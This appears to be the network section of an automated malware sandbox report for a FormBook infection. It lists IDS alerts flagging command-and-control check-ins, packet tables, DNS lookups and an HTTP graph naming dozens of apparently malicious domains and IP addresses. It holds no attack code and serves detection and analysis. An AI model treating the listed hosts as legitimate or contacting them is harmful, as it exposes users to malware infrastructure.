192.168.11.20188.114.96.349786802031412 08/08/22-17:45:46.536997	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49786	80	192.168.11.20	188.114.96.3
192.168.11.20217.21.87.13149787802031453 08/08/22-17:45:58.222329	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49787	80	192.168.11.20	217.21.87.131
192.168.11.20154.80.183.13349802802031449 08/08/22-17:46:39.844942	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.11.20	154.80.183.133
192.168.11.20217.160.0.17849754802031453 08/08/22-17:44:17.775827	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.11.20	217.160.0.178
192.168.11.20217.21.87.13149787802031412 08/08/22-17:45:58.222329	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49787	80	192.168.11.20	217.21.87.131
192.168.11.20154.80.183.13349802802031412 08/08/22-17:46:39.844942	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.11.20	154.80.183.133
192.168.11.20217.160.0.17849754802031412 08/08/22-17:44:17.775827	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.11.20	217.160.0.178
192.168.11.20188.114.96.349786802031449 08/08/22-17:45:46.536997	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49786	80	192.168.11.20	188.114.96.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:42:40.154238939 CEST	49750	80	192.168.11.20	101.99.94.169

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:42:40.185498953 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.185774088 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.217540979 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.217978001 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.304166079 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.339495897 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.339559078 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.339606047 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.339652061 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.339788914 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.339839935 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.339852095 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.371812105 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.371889114 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.371948004 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.372000933 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.372054100 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.372064114 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.372107029 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.372122049 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.372134924 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.372143984 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.372160912 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.372215033 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.372318983 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.372364998 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.372386932 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.403767109 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.403826952 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.403907061 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.403956890 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404027939 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404078960 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404103041 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404149055 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404160023 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404170990 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404220104 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404273987 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404289961 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404313087 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404345036 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404414892 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404433012 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404469967 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404470921 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404516935 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404522896 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404563904 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404608011 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404655933 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.404674053 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404711962 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404839039 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.404875994 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.436423063 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436527967 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436587095 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436640978 CEST	80	49750	101.99.94.169	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:42:40.436693907 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436738968 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.436745882 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436798096 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.436810970 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.436819077 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436876059 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436925888 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.436960936 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.436971903 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437066078 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437089920 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437145948 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437184095 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437237978 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437289000 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437287092 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437334061 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437340975 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437412977 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437450886 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437468052 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437495947 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437509060 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437547922 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437623024 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437659979 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437668085 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437716007 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437767982 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437793016 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437819958 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437839031 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437860966 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437875032 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437928915 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.437961102 CEST	49750	80	192.168.11.20	101.99.94.169
Aug 8, 2022 17:42:40.437979937 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.438035011 CEST	80	49750	101.99.94.169	192.168.11.20
Aug 8, 2022 17:42:40.438060045 CEST	49750	80	192.168.11.20	101.99.94.169

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:44:17.746109009 CEST	58899	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:44:17.761447906 CEST	53	58899	1.1.1.1	192.168.11.20
Aug 8, 2022 17:44:22.913892984 CEST	55690	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:44:23.234519958 CEST	53	55690	1.1.1.1	192.168.11.20
Aug 8, 2022 17:44:28.881545067 CEST	60005	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:44:28.892247915 CEST	53	60005	1.1.1.1	192.168.11.20
Aug 8, 2022 17:44:33.895467997 CEST	51950	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:44:34.724453926 CEST	53	51950	1.1.1.1	192.168.11.20
Aug 8, 2022 17:44:51.938716888 CEST	62125	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:44:52.260291100 CEST	53	62125	1.1.1.1	192.168.11.20
Aug 8, 2022 17:44:57.969173908 CEST	51429	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:44:58.658838034 CEST	53	51429	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:04.170089960 CEST	51258	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:04.581562996 CEST	53	51258	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:09.591989040 CEST	56298	53	192.168.11.20	1.1.1.1

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:45:09.644402981 CEST	53	56298	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:14.778286934 CEST	54340	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:14.843234062 CEST	53	54340	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:20.010869026 CEST	55529	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:20.666584969 CEST	53	55529	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:25.681338072 CEST	60548	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:25.845436096 CEST	53	60548	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:30.899120092 CEST	51934	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:30.913022041 CEST	53	51934	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:36.116473913 CEST	55349	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:36.133956909 CEST	53	55349	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:41.349361897 CEST	58653	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:41.394237995 CEST	53	58653	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:46.493351936 CEST	60163	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:46.510385036 CEST	53	60163	1.1.1.1	192.168.11.20
Aug 8, 2022 17:45:56.658588886 CEST	55013	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:45:57.673572063 CEST	55013	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:45:58.032208920 CEST	53	55013	9.9.9.9	192.168.11.20
Aug 8, 2022 17:46:03.422593117 CEST	65360	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:46:03.443641901 CEST	53	65360	9.9.9.9	192.168.11.20
Aug 8, 2022 17:46:08.563287020 CEST	61265	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:46:08.593173981 CEST	53	61265	9.9.9.9	192.168.11.20
Aug 8, 2022 17:46:13.764559031 CEST	64893	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:46:13.929510117 CEST	53	64893	9.9.9.9	192.168.11.20
Aug 8, 2022 17:46:33.807015896 CEST	63880	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:46:33.830048084 CEST	53	63880	9.9.9.9	192.168.11.20
Aug 8, 2022 17:46:38.836786985 CEST	49587	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:46:39.445497036 CEST	53	49587	9.9.9.9	192.168.11.20
Aug 8, 2022 17:46:55.349060059 CEST	59921	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:46:55.814853907 CEST	53	59921	9.9.9.9	192.168.11.20
Aug 8, 2022 17:47:43.682466030 CEST	51526	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:47:43.695727110 CEST	53	51526	9.9.9.9	192.168.11.20
Aug 8, 2022 17:47:48.775223970 CEST	54377	53	192.168.11.20	9.9.9.9
Aug 8, 2022 17:47:49.790326118 CEST	54377	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:47:50.107685089 CEST	53	54377	1.1.1.1	192.168.11.20
Aug 8, 2022 17:47:50.778866053 CEST	53	54377	9.9.9.9	192.168.11.20
Aug 8, 2022 17:48:13.175977945 CEST	51034	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:48:14.005726099 CEST	53	51034	1.1.1.1	192.168.11.20
Aug 8, 2022 17:48:19.081125975 CEST	64635	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:48:19.116620064 CEST	53	64635	1.1.1.1	192.168.11.20
Aug 8, 2022 17:48:34.646478891 CEST	61491	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:48:35.025753975 CEST	53	61491	1.1.1.1	192.168.11.20
Aug 8, 2022 17:49:16.597461939 CEST	53933	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:49:16.657071114 CEST	53	53933	1.1.1.1	192.168.11.20
Aug 8, 2022 17:49:21.783946037 CEST	59730	53	192.168.11.20	1.1.1.1
Aug 8, 2022 17:49:22.144952059 CEST	53	59730	1.1.1.1	192.168.11.20
Aug 8, 2022 17:49:27.392524004 CEST	57288	53	192.168.11.20	1.1.1.1

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 17:44:17.746109009 CEST	192.168.11.20	1.1.1.1	0xf7e1	Standard query (0)	www.maximilianvonah.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:22.913892984 CEST	192.168.11.20	1.1.1.1	0xd3d6	Standard query (0)	www.emitacademy.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:28.881545067 CEST	192.168.11.20	1.1.1.1	0xace2	Standard query (0)	www.laforet.info	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:33.895467997 CEST	192.168.11.20	1.1.1.1	0xed5e	Standard query (0)	www.linuxizes.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:51.938716888 CEST	192.168.11.20	1.1.1.1	0xdf84	Standard query (0)	www.muziclips.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 17:44:57.969173908 CEST	192.168.11.20	1.1.1.1	0x7d79	Standard query (0)	www.ghanesa.xyz	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:04.170089960 CEST	192.168.11.20	1.1.1.1	0xf571	Standard query (0)	www.aia-art.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:09.591989040 CEST	192.168.11.20	1.1.1.1	0x7077	Standard query (0)	www.worldbrands.wine	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:14.778286934 CEST	192.168.11.20	1.1.1.1	0xcc98	Standard query (0)	www.programmedsolution.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:20.010869026 CEST	192.168.11.20	1.1.1.1	0x8db4	Standard query (0)	www.5111.site	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:25.681338072 CEST	192.168.11.20	1.1.1.1	0x972	Standard query (0)	www.secureartist.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:30.899120092 CEST	192.168.11.20	1.1.1.1	0xa9db	Standard query (0)	www.ymsb.info	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:36.116473913 CEST	192.168.11.20	1.1.1.1	0xf200	Standard query (0)	www.coolarts.xyz	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:41.349361897 CEST	192.168.11.20	1.1.1.1	0xd32	Standard query (0)	www.ap-render.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:46.493351936 CEST	192.168.11.20	1.1.1.1	0x39f9	Standard query (0)	www.receiveprim.online	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:56.658588886 CEST	192.168.11.20	1.1.1.1	0xdf21	Standard query (0)	www.itsfindia.online	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:57.673572063 CEST	192.168.11.20	9.9.9.9	0xdf21	Standard query (0)	www.itsfindia.online	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:03.422593117 CEST	192.168.11.20	9.9.9.9	0xfa63	Standard query (0)	www.svgjp.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:08.563287020 CEST	192.168.11.20	9.9.9.9	0x32a3	Standard query (0)	www.147bronzeway.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:13.764559031 CEST	192.168.11.20	9.9.9.9	0x9594	Standard query (0)	www.edico-al.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:33.807015896 CEST	192.168.11.20	9.9.9.9	0xae0b	Standard query (0)	www.et-secure.info	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:38.836786985 CEST	192.168.11.20	9.9.9.9	0x91f7	Standard query (0)	www.wwwf2dni.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:55.349060059 CEST	192.168.11.20	9.9.9.9	0x52c5	Standard query (0)	www.5111.site	A (IP address)	IN (0x0001)
Aug 8, 2022 17:47:43.682466030 CEST	192.168.11.20	9.9.9.9	0xacd6	Standard query (0)	www.blueonb.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:47:48.775223970 CEST	192.168.11.20	9.9.9.9	0xec14	Standard query (0)	www.mojawapo.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:47:49.790326118 CEST	192.168.11.20	1.1.1.1	0xec14	Standard query (0)	www.mojawapo.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:48:13.175977945 CEST	192.168.11.20	1.1.1.1	0x4653	Standard query (0)	www.hikingtaibah.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:48:19.081125975 CEST	192.168.11.20	1.1.1.1	0x79d	Standard query (0)	www.xc8b49c6mnmdts.xyz	A (IP address)	IN (0x0001)
Aug 8, 2022 17:48:34.646478891 CEST	192.168.11.20	1.1.1.1	0x795b	Standard query (0)	www.5111.site	A (IP address)	IN (0x0001)
Aug 8, 2022 17:49:16.597461939 CEST	192.168.11.20	1.1.1.1	0x2733	Standard query (0)	www.vtubber.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:49:21.783946037 CEST	192.168.11.20	1.1.1.1	0xf276	Standard query (0)	www.productislandsize.xyz	A (IP address)	IN (0x0001)
Aug 8, 2022 17:49:27.392524004 CEST	192.168.11.20	1.1.1.1	0xc8c3	Standard query (0)	www.5111.site	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 17:44:17.761447906 CEST	1.1.1.1	192.168.11.20	0xf7e1	No error (0)	www.maximilianvonah.com		217.160.0.178	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:23.234519958 CEST	1.1.1.1	192.168.11.20	0xd3d6	No error (0)	www.emitacademy.com		154.95.160.71	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:28.892247915 CEST	1.1.1.1	192.168.11.20	0xace2	Name error (3)	www.laforet.info	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:34.724453926 CEST	1.1.1.1	192.168.11.20	0xed5e	No error (0)	www.linuxizes.com		66.29.155.228	A (IP address)	IN (0x0001)
Aug 8, 2022 17:44:52.260291100 CEST	1.1.1.1	192.168.11.20	0xdf84	No error (0)	www.muziclips.com		154.210.161.216	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 17:44:58.658838034 CEST	1.1.1.1	192.168.11.20	0x7d79	No error (0)	www.ghanesa.xyz	ghanesa.xyz		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:44:58.658838034 CEST	1.1.1.1	192.168.11.20	0x7d79	No error (0)	ghanesa.xyz		103.150.61.226	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:09.644402981 CEST	1.1.1.1	192.168.11.20	0x7077	No error (0)	www.worldbrands.wine		81.95.96.29	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:14.843234062 CEST	1.1.1.1	192.168.11.20	0xcc98	No error (0)	www.programmedsolution.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:45:14.843234062 CEST	1.1.1.1	192.168.11.20	0xcc98	No error (0)	ghs.googlehosted.com		142.251.39.115	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:20.666584969 CEST	1.1.1.1	192.168.11.20	0x8db4	Name error (3)	www.5111.site	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:25.845436096 CEST	1.1.1.1	192.168.11.20	0x972	No error (0)	www.secureartist.com		104.21.39.116	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:25.845436096 CEST	1.1.1.1	192.168.11.20	0x972	No error (0)	www.secureartist.com		172.67.145.43	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:30.913022041 CEST	1.1.1.1	192.168.11.20	0xa9db	No error (0)	www.ymsb.info		130.211.17.207	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:36.133956909 CEST	1.1.1.1	192.168.11.20	0xf200	No error (0)	www.coolarts.xyz		13.248.216.40	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:36.133956909 CEST	1.1.1.1	192.168.11.20	0xf200	No error (0)	www.coolarts.xyz		76.223.65.111	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:41.394237995 CEST	1.1.1.1	192.168.11.20	0xd32	No error (0)	www.ap-render.com		89.46.108.25	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:46.510385036 CEST	1.1.1.1	192.168.11.20	0x39f9	No error (0)	www.receiveprim.online		188.114.96.3	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:46.510385036 CEST	1.1.1.1	192.168.11.20	0x39f9	No error (0)	www.receiveprim.online		188.114.97.3	A (IP address)	IN (0x0001)
Aug 8, 2022 17:45:58.032208920 CEST	9.9.9.9	192.168.11.20	0xdf21	No error (0)	www.itsfindia.online	itsfindia.online		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:45:58.032208920 CEST	9.9.9.9	192.168.11.20	0xdf21	No error (0)	itsfindia.online		217.21.87.131	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:03.443641901 CEST	9.9.9.9	192.168.11.20	0xfa63	No error (0)	www.svgjp.com	gcdn0.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:46:03.443641901 CEST	9.9.9.9	192.168.11.20	0xfa63	No error (0)	gcdn0.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:46:03.443641901 CEST	9.9.9.9	192.168.11.20	0xfa63	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:46:03.443641901 CEST	9.9.9.9	192.168.11.20	0xfa63	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-199-15-163-148.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:46:03.443641901 CEST	9.9.9.9	192.168.11.20	0xfa63	No error (0)	td-balancer-199-15-163-148.wixdns.net		199.15.163.148	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:08.593173981 CEST	9.9.9.9	192.168.11.20	0x32a3	No error (0)	www.147bronzeway.com		104.21.51.250	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:08.593173981 CEST	9.9.9.9	192.168.11.20	0x32a3	No error (0)	www.147bronzeway.com		172.67.192.130	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:13.929510117 CEST	9.9.9.9	192.168.11.20	0x9594	Name error (3)	www.edico-al.com	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:33.830048084 CEST	9.9.9.9	192.168.11.20	0xae0b	Name error (3)	www.et-secure.info	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:39.445497036 CEST	9.9.9.9	192.168.11.20	0x91f7	No error (0)	www.wwwf2dni.com		154.80.183.133	A (IP address)	IN (0x0001)
Aug 8, 2022 17:46:55.814853907 CEST	9.9.9.9	192.168.11.20	0x52c5	Name error (3)	www.5111.site	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:47:43.695727110 CEST	9.9.9.9	192.168.11.20	0xacd6	No error (0)	www.blueonb.com		185.27.134.153	A (IP address)	IN (0x0001)
Aug 8, 2022 17:47:50.107685089 CEST	1.1.1.1	192.168.11.20	0xec14	No error (0)	www.mojawapo.com		154.23.227.120	A (IP address)	IN (0x0001)
Aug 8, 2022 17:47:50.778866053 CEST	9.9.9.9	192.168.11.20	0xec14	No error (0)	www.mojawapo.com		154.23.227.120	A (IP address)	IN (0x0001)
Aug 8, 2022 17:48:14.005726099 CEST	1.1.1.1	192.168.11.20	0x4653	No error (0)	www.hikingtaibah.com	hikingtaibah.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:48:14.005726099 CEST	1.1.1.1	192.168.11.20	0x4653	No error (0)	hikingtaibah.com		145.14.153.89	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 17:48:19.116620064 CEST	1.1.1.1	192.168.11.20	0x79d	No error (0)	www.xc8b49c6mnmdts.xyz	xc8b49c6mnmdts.xyz		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:48:19.116620064 CEST	1.1.1.1	192.168.11.20	0x79d	No error (0)	xc8b49c6mnmdts.xyz		216.18.208.202	A (IP address)	IN (0x0001)
Aug 8, 2022 17:48:35.025753975 CEST	1.1.1.1	192.168.11.20	0x795b	Name error (3)	www.5111.site	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:49:16.657071114 CEST	1.1.1.1	192.168.11.20	0x2733	No error (0)	www.vtubber.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:49:16.657071114 CEST	1.1.1.1	192.168.11.20	0x2733	No error (0)	ghs.googlehosted.com		142.250.185.179	A (IP address)	IN (0x0001)
Aug 8, 2022 17:49:22.144952059 CEST	1.1.1.1	192.168.11.20	0xf276	No error (0)	www.productislandsize.xyz	pltraffic39.com		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 17:49:22.144952059 CEST	1.1.1.1	192.168.11.20	0xf276	No error (0)	pltraffic39.com		72.52.179.174	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 101.99.94.169
- www.maximilianvonah.com
- www.emitacademy.com
- www.linuxizes.com
- www.muziclips.com
- www.ghanesa.xyz
- www.worldbrands.wine
- www.programmedsolution.com
- www.secureartist.com
- www.ymsb.info
- www.coolarts.xyz
- www.ap-render.com
- www.receiveprim.online
- www.itsfindia.online
- www.svgjp.com
- www.147bronzeway.com
